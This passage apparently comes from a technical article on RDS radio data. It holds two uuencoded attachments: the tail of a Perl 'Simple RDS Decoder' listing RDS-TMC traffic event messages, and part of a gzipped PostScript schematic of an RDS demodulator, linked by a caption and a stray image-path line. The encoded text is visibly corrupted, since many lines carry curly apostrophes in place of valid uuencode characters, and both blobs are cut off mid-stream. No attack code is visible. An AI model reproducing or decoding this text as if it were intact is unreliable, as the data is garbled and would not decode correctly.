M:6X@;65S<V%G97TB.PH@("`@)$5V96YT6S$Y,#A=(#T@(G-W:71C:"!Y;W5R
M(&-A<B!R861I;R`H=&\@42DB.PH@("`@)$5V96YT6S$Y,#E=(#T@(F%L87)M
M(&-A;&PZ(&EM<&]R=&%N="!N97<@:6YF;W)M871I;VX@;VX@=&AI<R!F<F5Q
M=65N8WD@9F]L;&]W<R!N;W<@:6X@;F]R;6$B.PH@("`@)$5V96YT6S$Y,3!=
M(#T@(F%L87)M(’-E=#H@;F5W(&EN9F]R;6%T:6]N(’=I;&P@8F4@8G)O861C
M87-T(&)E=’=E96X@=&AE<V4@=&EM97,@:6X@;F]R;6%L(CL*("`@("1%=F5N
M=%LQ.3$Q72`](")M97-S86=E(&-A;F-E;&QE9"(["B`@("`D179E;G1;,3DQ
M,UT@/2`B<W=I=&-H(’EO=7(@8V%R(’)A9&EO("AT;R!1*2(["B`@("`D179E
M;G1;,3DQ-%T@/2`B;F\@:6YF;W)M871I;VX@879A:6QA8FQE("AU;G1I;"!1
M*2(["B`@("`D179E;G1;,3DQ-5T@/2`B=&AI<R!M97-S86=E(&ES(&9O<B!T
M97-T(’!U<G!O<V5S(&]N;’D@*&YU;6)E<B!1*2P@<&QE87-E(&EG;F]R92([
M"B`@("`D179E;G1;,3DQ-ET@/2`B;F\@:6YF;W)M871I;VX@879A:6QA8FQE
M("AU;G1I;"!1*2!D=64@=&\@=&5C:&YI8V%L(’!R;V)L96US(CL*("`@("1%
M=F5N=%LQ.3$X72`](")F=6QL(CL*("`@("1%=F5N=%LQ.3(P72`](")O;FQY
M(&$@9F5W(’!A<FMI;F<@<W!A8V5S(&%V86EL86)L92(["B`@("`D179E;G1;
M,3DR,5T@/2`B*%$I(’!A<FMI;F<@<W!A8V5S(&%V86EL86)L92(["B`@("`D
M179E;G1;,3DR,ET@/2`B97AP96-T(&-A<B!P87)K(’1O(&)E(&9U;&PB.PH@
M("`@)$5V96YT6S$Y,C-=(#T@(F5X<&5C="!N;R!P87)K:6YG(’-P86-E<R!A
M=F%I;&%B;&4B.PH@("`@)$5V96YT6S$Y,C1=(#T@(FUU;’1I(’-T;W)Y(&-A
M<B!P87)K<R!F=6QL(CL*("`@("1%=F5N=%LQ.3(U72`](")N;R!P<F]B;&5M
M<R!T;R!R97!O<G0@=VET:"!P87)K(&%N9"!R:61E(’-E<G9I8V5S(CL*("`@
M("1%=F5N=%LQ.3(V72`](")N;R!P87)K:6YG(’-P86-E<R!A=F%I;&%B;&4B
M.PH@("`@)$5V96YT6S$Y,C==(#T@(FYO(’!A<FMI;F<@*’5N=&EL(%$I(CL*
M("`@("1%=F5N=%LQ.3(X72`](")S<&5C:6%L(’!A<FMI;F<@<F5S=’)I8W1I
M;VYS(&QI9G1E9"(["B`@("`D179E;G1;,3DR.5T@/2`B=7)G96YT(&EN9F]R
M;6%T:6]N(’=I;&P@8F4@9VEV96X@*&%T(%$I(&]N(&YO<FUA;"!P<F]G<F%M
M;64@8G)O861C87-T<R(["B`@("`D179E;G1;,3DS,%T@/2`B=&AI<R!434,M
M<V5R=FEC92!I<R!N;W0@86-T:79E("AU;G1I;"!1*2(["B`@("`D179E;G1;
M,3DS,5T@/2`B9&5T86EL960@:6YF;W)M871I;VX@=VEL;"!B92!G:79E;B`H
M870@42D@;VX@;F]R;6%L(’!R;V=R86UM92!B<F]A9&-A<W1S(CL*("`@("1%
M=F5N=%LQ.3,R72`](")D971A:6QE9"!I;F9O<FUA=&EO;B!I<R!P<F]V:61E
M9"!B>2!A;F]T:&5R(%1-0R!S97)V:6-E(CL*("`@("1%=F5N=%LQ.3,T72`]
M(")N;R!P87)K(&%N9"!R:61E(&EN9F]R;6%T:6]N(&%V86EL86)L92`H=6YT
M:6P@42DB.PH@("`@)$5V96YT6S$Y,SA=(#T@(G!A<FL@86YD(’)I9&4@:6YF
M;W)M871I;VX@<V5R=FEC92!R97-U;65D(CL*("`@("1%=F5N=%LQ.30P72`]
M(")A9&1I=&EO;F%L(’)E9VEO;F%L(&EN9F]R;6%T:6]N(&ES(’!R;W9I9&5D
M(&)Y(&%N;W1H97(@5$U#(’-E<G9I8V4B.PH@("`@)$5V96YT6S$Y-#%=(#T@
M(F%D9&ET:6]N86P@;&]C86P@:6YF;W)M871I;VX@:7,@<’)O=FED960@8GD@
M86YO=&AE<B!434,@<V5R=FEC92(["B`@("`D179E;G1;,3DT,ET@/2`B861D
M:71I;VYA;"!P=6)L:6,@=’)A;G-P;W)T(&EN9F]R;6%T:6]N(&ES(’!R;W9I
M9&5D(&)Y(&%N;W1H97(@5$U#(’-E<G9I8V4B.PH@("`@)$5V96YT6S$Y-#-=
M(#T@(FYA=&EO;F%L(’1R869F:6,@:6YF;W)M871I;VX@:7,@<’)O=FED960@
M8GD@86YO=&AE<B!434,@<V5R=FEC92(["B`@("`D179E;G1;,3DT-%T@/2`B
M=&AI<R!S97)V:6-E(’!R;W9I9&5S(&UA:F]R(’)O860@:6YF;W)M871I;VXB
M.PH@("`@)$5V96YT6S$Y-#5=(#T@(G1H:7,@<V5R=FEC92!P<F]V:61E<R!R
M96=I;VYA;"!T<F%V96P@:6YF;W)M871I;VXB.PH@("`@)$5V96YT6S$Y-#9=
M(#T@(G1H:7,@<V5R=FEC92!P<F]V:61E<R!L;V-A;"!T<F%V96P@:6YF;W)M
M871I;VXB.PH@("`@)$5V96YT6S$Y-#==(#T@(FYO(&1E=&%I;&5D(’)E9VEO
M;F%L(&EN9F]R;6%T:6]N(’!R;W9I9&5D(&)Y(’1H:7,@<V5R=FEC92(["B`@
M("`D179E;G1;,3DT.%T@/2`B;F\@9&5T86EL960@;&]C86P@:6YF;W)M871I
M;VX@<’)O=FED960@8GD@=&AI<R!S97)V:6-E(CL*("`@("1%=F5N=%LQ.30Y
M72`](")N;R!C<F]S<RUB;W)D97(@:6YF;W)M871I;VX@<’)O=FED960@8GD@
M=&AI<R!S97)V:6-E(CL*("`@("1%=F5N=%LQ.34P72`](")I;F9O<FUA=&EO
M;B!R97-T<FEC=&5D(’1O(’1H:7,@87)E82(["B`@("`D179E;G1;,3DU,5T@
M/2`B;F\@;F5W(’1R869F:6,@:6YF;W)M871I;VX@879A:6QA8FQE("AU;G1I
```

```
M;"!1*2(["B`@("`D179E;G1;,3DU,ET@/2`B;F\@<’5B;&EC(’1R86YS<&]R
M="!I;F9O<FUA=&EO;B!A=F%I;&%B;&4B.PH@("`@)$5V96YT6S$Y-3-=(#T@
M(G1H:7,@5$U#+7-E<G9I8V4@:7,@8F5I;F<@<W5S<&5N9&5D("AA="!1*2([
M"B`@("`D179E;G1;,3DU-%T@/2`B86-T:79E(%1-0RUS97)V:6-E(’=I;&P@
M<F5S=6UE("AA="!1*2(["B`@("`D179E;G1;,3DU-5T@/2`B<F5F97)E;F-E
M(’1O(&%U9&EO(’!R;V=R86UM97,@;F\@;&]N9V5R(’9A;&ED(CL*("`@("1%
M=F5N=%LQ.34V72`](")R969E<F5N8V4@=&\@;W1H97(@5$U#(’-E<G9I8V5S
M(&YO(&QO;F=E<B!V86QI9"(["B`@("`D179E;G1;,3DU-UT@/2`B<’)E=FEO
M=7,@86YN;W5N8V5M96YT(&%B;W5T(’1H:7,@;W(@;W1H97(@5$U#(’-E<G9I
M8V5S(&YO(&QO;F=E<B!V86QI9"(["B`@("`D179E;G1;,3DV,5T@/2`B86QL
M;W<@96UE<F=E;F-Y(’9E:&EC;&5S(’1O(’!A<W,@:6X@=&AE(&-A<G!O;VP@
M;&%N92(["B`@("`D179E;G1;,3DV,ET@/2`B8V%R<&]O;"!L86YE(&%V86EL
M86)L92!F;W(@86QL(’9E:&EC;&5S(CL*("`@("1%=F5N=%LQ.38S72`](")P
M;VQI8V4@9&ER96-T:6YG(’1R869F:6,@=FEA(’1H92!C87)P;V]L(&QA;F4B
M.PH@("`@)$5V96YT6S$Y-S%=(#T@(G!O;&EC92!D:7)E8W1I;F<@=’)A9F9I
M8R(["B`@("`D179E;G1;,3DW,ET@/2`B8G5S;&%N92!A=F%I;&%B;&4@9F]R
M(&%L;"!V96AI8VQE<R(["B`@("`D179E;G1;,3DW,UT@/2`B<&]L:6-E(&1I
M<F5C=&EN9R!T<F%F9FEC(’9I82!T:&4@8G5S;&%N92(["B`@("`D179E;G1;
M,3DW-%T@/2`B86QL;W<@96UE<F=E;F-Y(’9E:&EC;&5S(’1O(’!A<W,B.PH@
M("`@)$5V96YT6S$Y-S==(#T@(F%L;&]W(&5M97)G96YC>2!V96AI8VQE<R!T
M;R!P87-S(&EN(’1H92!H96%V>2!V96AI8VQE(&QA;F4B.PH@("`@)$5V96YT
M6S$Y-SA=(#T@(FAE879Y(’9E:&EC;&4@;&%N92!A=F%I;&%B;&4@9F]R(&%L
M;"!V96AI8VQE<R(["B`@("`D179E;G1;,3DW.5T@/2`B<&]L:6-E(&1I<F5C
M=&EN9R!T<F%F9FEC(’9I82!T:&4@:&5A=GD@=F5H:6-L92!L86YE(CL*("`@
M("1%=F5N=%LQ.3@R72`](")B=7-L86YE(&-L;W-E9"(["B`@("`D179E;G1;
M,C`P,%T@/2`B8VQO<V5D(&1U92!T;R!S;6]G(&%L97)T("AU;G1I;"!1*2([
M"B`@("`D179E;G1;,C`P-ET@/2`B8VQO<V5D(&9O<B!V96AI8VQE<R!W:71H
M(&QE<W,@=&AA;B!T:’)E92!O8V-U<&%N=’,@>VYO="!V86QI9"!F;W(@;&]R
M<FEE<WTB.PH@("`@)$5V96YT6S(P,#==(#T@(F-L;W-E9"!F;W(@=F5H:6-L
M97,@=VET:"!O;FQY(&]N92!O8V-U<&%N="![;F]T(’9A;&ED(&9O<B!L;W)R
M:65S?2(["B`@("`D179E;G1;,C`Q,UT@/2`B<V5R=FEC92!A<F5A(&)U<WDB
M.PH@("`@)$5V96YT6S(P,C%=(#T@(G-E<G9I8V4@;F]T(&]P97)A=&EN9RP@
M<W5B<W1I=’5T92!S97)V:6-E(&%V86EL86)L92(["B`@("`D179E;G1;,C`R
M,ET@/2`B<’5B;&EC(’1R86YS<&]R="!S=’)I:V4B.PH@("`@)$5V96YT6S(P
M,CA=(#T@(FUE<W-A9V4@8V%N8V5L;&5D(CL*("`@("1%=F5N=%LR,#(Y72`]
M(")M97-S86=E(&-A;F-E;&QE9"(["B`@("`D179E;G1;,C`S,%T@/2`B;65S
M<V%G92!C86YC96QL960B.PH@("`@)$5V96YT6S(P,S-=(#T@(FUE<W-A9V4@
M8V%N8V5L;&5D(CL*("`@("1%=F5N=%LR,#,T72`](")M97-S86=E(&-A;F-E
M;&QE9"(["B`@("`D179E;G1;,C`S-5T@/2`B;65S<V%G92!C86YC96QL960B
M.PH@("`@)$5V96YT6S(P,SA=(#T@(FUE<W-A9V4@8V%N8V5L;&5D(CL*("`@
M("1%=F5N=%LR,#,Y72`](")M97-S86=E(&-A;F-E;&QE9"(["B`@("`D179E
M;G1;,C`T,%T@/2`B;65S<V%G92!C86YC96QL960B.PH@("`@)$5V96YT6S(P
M-#==(#T@(BAN=6QL(&UE<W-A9V4I(’MC;VUP;&5T96QY(’-I;&5N="!M97-S
M86=E+"!S964@<’)O=&]C;VPL(’-E8W0N(#,N-2XT?2(["@H@("`@(R!$22!T
M86)L92`@("`*"B`@("`D9&E[)S`Q,2=](#T@(DUO;F\@+R!04R!C:&%R(#<L
M."([(`H@("`@)&1I>R<Q,3$G?2`]")3=&5R96\@+R!04R!C:&%R(#<L."([
M"B`@("`D9&E[)S`Q,"=](#T@(DYO="!!<G1I9FEC:6%L($AE860@+R!04R!C
M:&%R(#4L-B(["B`@("`D9&E[)S$Q,"=](#T@(D%R=&EF:6-I86P@2&5A9"`O
M(%!3(&-H87(@-2PV(CL*("`@("1D:7LG,#`Q)WT@/2`B3F]T(&-O;7!R97-S
M960@+R!04R!C:&%R(#,L-"([("B`@("`D9&E[)S$P,2=](#T@(D-O;7!R97-S
M960@+R!04R!C:&%R(#,L-"([("B`@("`D9&E[)S`P,"=](#T@(E-T871I8R!O
M5%D@+R!04R!C:&%R(#$L,B(["B`@("`D9&E[)S$P,"=](#T@(D1Y;F%M:6,@
M4W=I=&-H("\@4%,@8VAA<B`Q+#(B.PH*("`@(",@4%19(&-O9&5S"@H@("`@
M)’!T>7LG,#`P,#`G?2`]("(P("`M($YO;F4B.R`@("`@("`@("`@("`@)’!T
M>7LG,#`P,#$G?2`]("(Q("`M($YE=W,B.PH@("`@)’!T>7LG,#`P,3`G?2`]
M("(R("`M($-U<G)E;G0@069F86ER<R([("`@)’!T>7LG,#`P,3$G?2`]("(S
M("`M($EN9F]R;6%T:6]N(CL*("`@("1P=’E[)S`P,3`P)WT@/2`B-"`@+2!3
M<&]R="([("`@("`@("`@("`@("1P=’E[)S`P,3`Q)WT@/2`B-2`@+2!%9’5C
M871I;VXB.PH@("`@)’!T>7LG,#`Q,3`G?2`]("(V("`M($1R86UA(CL@("`@
M("`@("`@)’!T>7LG,#`Q,3$G?2`]("(W("`M($-U;’1U<F4B.PH@("`@
M)’!T>7LG,#$P,#`G?2`]("(X("`M(%-C:65N8V4B.R`@("`@("`@("`@)’!T
M>7LG,#$P,#$G?2`]("(Y("`M(%9A<FEE9"!3<&5E8V@B.PH@("`@)’!T>7LG
M,#$P,3`G?2`]("(Q,"`M(%!O<"!-=7-I8R([("`@("`@("`@)’!T>7LG,#$P
M,3$G?2`]("(Q,2`M(%)O8VL@375S:6,B.PH@("`@)’!T>7LG,#$Q,#`G?2`]
M("(Q,B`M($5A<WD@3&ES=&5N:6YG(CL@("`@)’!T>7LG,#$Q,#$G?2`]("(Q
M,R`M($QI9VAT($-L87-S:6-A;"(["B`@("`D<’1Y>R<P,3$Q,"=](#T@(C$T
M("T@4V5R:6]U<R!#;&%S<VEC86PB.R`D<’1Y>R<P,3$Q,2=](#T@(C$U("T@
M3W1H97(@375S:6,B.PH@("`@)’!T>7LG,3`P,#`G?2`]("(Q-B`M(%=E871H
M97(@)B!-971R(CL@("`@)’!T>7LG,3`P,#$G?2`]("(Q-R`M($9I;F%N8V4B
M.PH@("`@)’!T>7LG,3`P,3`G?2`]("(Q."`M($-H:6QD<F5N)W,@4’)O9W,B
```

```
M.R`@)'!T>7LG,3`P,3$G?2`]("(Q.2`M(%-O8VEA;"!!9F9A:7)S(CL*("`@
M("1P='E[)S$P,3`P)WT@/2`B,C`@+2!296QI9VEO;B([("`@("`@("`@("1P
M='E[)S$P,3`Q)WT@/2`B,C$@+2!0:&]N92!);B(["B`@("`D<'1Y>R<Q,#$Q
M,"=](#T@(C(R("T@5')A=F5L("8@5&]U<FEN9R([("`D<'1Y>R<Q,#$Q,2=]
M(#T@(C(S("T@3&5I<W5R92(["B`@("`D<'1Y>R<Q,3`P,"=](#T@(C(T("T@
M2F%Z>B!-=7-I8R([("`@("`@("`D<'1Y>R<Q,3`P,2=](#T@(C(U("T@0V]U
M;G1R>2!-=7-I8R(["B`@("`D<'1Y>R<Q,3`Q,"=](#T@(C(V("T@3F%T:6]N
M86P@375S:6,B.R`@("`D<'1Y>R<Q,3`Q,2=](#T@(C(W("T@3VQD:65S($UU
M<VEC(CL*("`@("1P='E[)S$Q,3`P)WT@/2`B,C@@+2!&;VQK($UU<VEC(CL@
M("`@("`@("1P='E[)S$Q,3`Q)WT@/2`B,CD@+2!$;V-U;65N=&%R>2(["B`@
M("`D<'1Y>R<Q,3$Q,"=](#T@(C,P("T@06QA<FT@5&5S="([("`@("`@("`D
M<'1Y>R<Q,3$Q,2=](#T@(C,Q("T@06QA<FT@+2!!;&%R;2`A(CL*"B`@("`C
M($=R;W5P(&-O9&5S"@H@("`@)&=R<'LG,#`P,#`G?2`]("(P02`@+2!4=6YI
M;F<B.R`@("`@("`D9W)P>R<P,#`P,2=](#T@(C!"("`M(%1U;FEN9R(["B`@
M("`D9W)P>R<P,#`Q,"=](#T@(C%!("`M($ET96T@3G5M8F5R(CL@("1G<G![
M)S`P,#$Q)WT@/2`B,4(@("T@271E;2!.=6UB97(B.PH@("`@)&=R<'LG,#`Q
M,#`G?2`]("(R02`@+2!2861I;U1E>'0B.R`@("`D9W)P>R<P,#$P,2=](#T@
M(C)"("`M(%)A9&EO5&5X="(["B`@("`D9W)P>R<P,#$Q,"=](#T@(C-!("`M
M($]$02!)1"([("`@("`@("1G<G![)S`P,3$Q)WT@/2`B,T(@("T@3W!E;B!$
M871A(CL*("`@("1G<G![)S`Q,#`P)WT@/2`B-$$@("T@0VQO8VLO5&EM92([
M("`@)&=R<'LG,#$P,#$G?2`]("(T0B`@+2!/<&5N($1A=&$B.PH@("`@)&=R
M<'LG,#$P,3`G?2`]("(U02`@+2!41$,@+R!/1$$B.R`@("`D9W)P>R<P,3`Q
M,2=](#T@(C5"("`M(%1$0R`O($]$02(["B`@("`D9W)P>R<P,3$P,"=](#T@
M(C9!("`M($]P96X@1&%T82([("`@("1G<G![)S`Q,3`Q)WT@/2`B-D(@("T@
M3W!E;B!$871A(CL*("`@("1G<G![)S`Q,3$P)WT@/2`B-T$@("T@4F%D:6\@
M4&%G:6YG(CL@)&=R<'LG,#$Q,3$G?2`]("(W0B`@+2!/<&5N($1A=&$B.PH@
M("`@)&=R<'LG,3`P,#`G?2`]("(X02`@+2!434,B.R`@("`@("`@("`D9W)P
M>R<Q,#`P,2=](#T@(CA"("`M($]P96X@1&%T82(["B`@("`D9W)P>R<Q,#`Q
M,"=](#T@(CE!("`M($5M97)G("\@3T1!(CL@("1G<G![)S$P,#$Q)WT@/2`B
M.4(@("T@3W!E;B!$871A(B`["B`@("`D9W)P>R<Q,#$P,"=](#T@(C$P02`M
M(%!43B([("`@("`@("`@("1G<G![)S$P,3`Q)WT@/2`B,3!"("T@3W!E;B!$
M871A(CL*("`@("1G<G![)S$P,3$P)WT@/2`B,3%!("T@3W!E;B!$871A(CL@
M("`@)&=R<'LG,3`Q,3$G?2`]("(Q,4(@+2!/<&5N($1A=&$B.PH@("`@)&=R
M<'LG,3$P,#`G?2`]("(Q,D$@+2!/<&5N($1A=&$B.R`@("`D9W)P>R<Q,3`P
M,2=](#T@(C$R0B`M($]P96X@1&%T82(["B`@("`D9W)P>R<Q,3`Q,"=](#T@
M(C$S02`M(%)A9&EO(%!A9VEN9R([("1G<G![)S$Q,#$Q)WT@/2`B,3-"("T@
M3W!E;B!$871A(CL*("`@("1G<G![)S$Q,3`P)WT@/2`B,31!("T@3F5T($EN
M9F\B.R`@("`@)&=R<'LG,3$Q,#$G?2`]("(Q-$(@+2!.970@26YF;R(["B`@
M("`D9W)P>R<Q,3$Q,"=](#T@(C$U02`M(%)$0E,B.R`@("`@("`@("1G<G![
M)S$Q,3$Q)WT@/2`B,35"("T@4W=I=&-H:6YG($EN9F\B.PH*?0H*<W5B('5S
M86=E('L*("`@9&EE(")3:6UP;&4@4D13+51-0R!$96-O9&5R(#`N,2`@("`@
M?'P@:'1T<#HO+V1E=BYI;G9E<G-E<&%T:"YC;VTO<F1S"D-O<'ER:6=H="`R
M,#`W($%N9')E82!"87)I<V%N:2!\?"`\86YD<F5A7$!I;G9E<G-E<&%T:"YC
M;VT^"E5S86=E.B`D,"!;+6A\+4A\+5!\+71=(%LM9"`\;&]C871I;VX@9&(@
M<&%T:#Y=(%LM<"`\4$D@;G5M8F5R/ET@/&EN<'5T(&9I;&4^"B`@("UT(&1I
M<W!L87D@;VYL>2!T;6,@<&%C:V5T<PH@("`M2"!(5$U,(&]U='!U="`H;W5T
M<'5T<R!T;R`O=&UP+W)D<RT\<F%N9&]M/B]R9',M*BYH=&UL*2`*("`@+7`@
M4$D@;G5M8F5R"B`@("U0(%!)('-E87)C:`H@("`M9"!L;V-A=&EO;B!D8B!P
M871H"B`@("UH('1H:7,@:&5L<`H*3F]T93H@+60@;W!T:6]N(&5X<&5C=',@
M82!$050@3&]C871I;VX@5&%B;&4@8V]D92!A8V-O<F1I;F<@=&\@5$U#1BU,
M5"U%1BU-1D8M=C`V(`H@("`@("!S=&%N9&%R9"`H,C`P-2\P-2\Q,2E<;EQN
%(CL*?0H`
`
end
```

<--> Simple RDS Decoder 0.1 - srdsd.uue


Here's the schematic of the RDS Demodulator. You can directly use it to view / print the circuit or import the file with Xcircuit[9] to modify the diagram.

<++> RDS_Demodulator.ps.gz.uue

```
begin 644 RDS_Demodulator.ps.gz
M'XL("+9@]44``U)$4U]$96UO9'5L871O<BYP<P#M/6MSXT9RGX5?,?F@*FTY
M%/$B"*I<3FS)CSU[O1MIO78JEW)!($3!"Q(T`,G:4^F_I[OG#0Q,Z+S)7:J\
M%LDF9KJG7]/=TX#DXW]Y<S7[?%U?%[/HU&=?OKGZ"@'O^/AMV57%&;N\N/KY
MHMC6Z[LJZ^H&!LZ;`J$S]M-YV>1W9<?NH].8-<5]D,KALMY=9!V@OZIW[%76
ML"!DP>(L2,["D(6^OX2);()-T9ZQ`,`OZKO=NMQMOJ@?SEB2XD\0^0E;A2&,
```

```
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
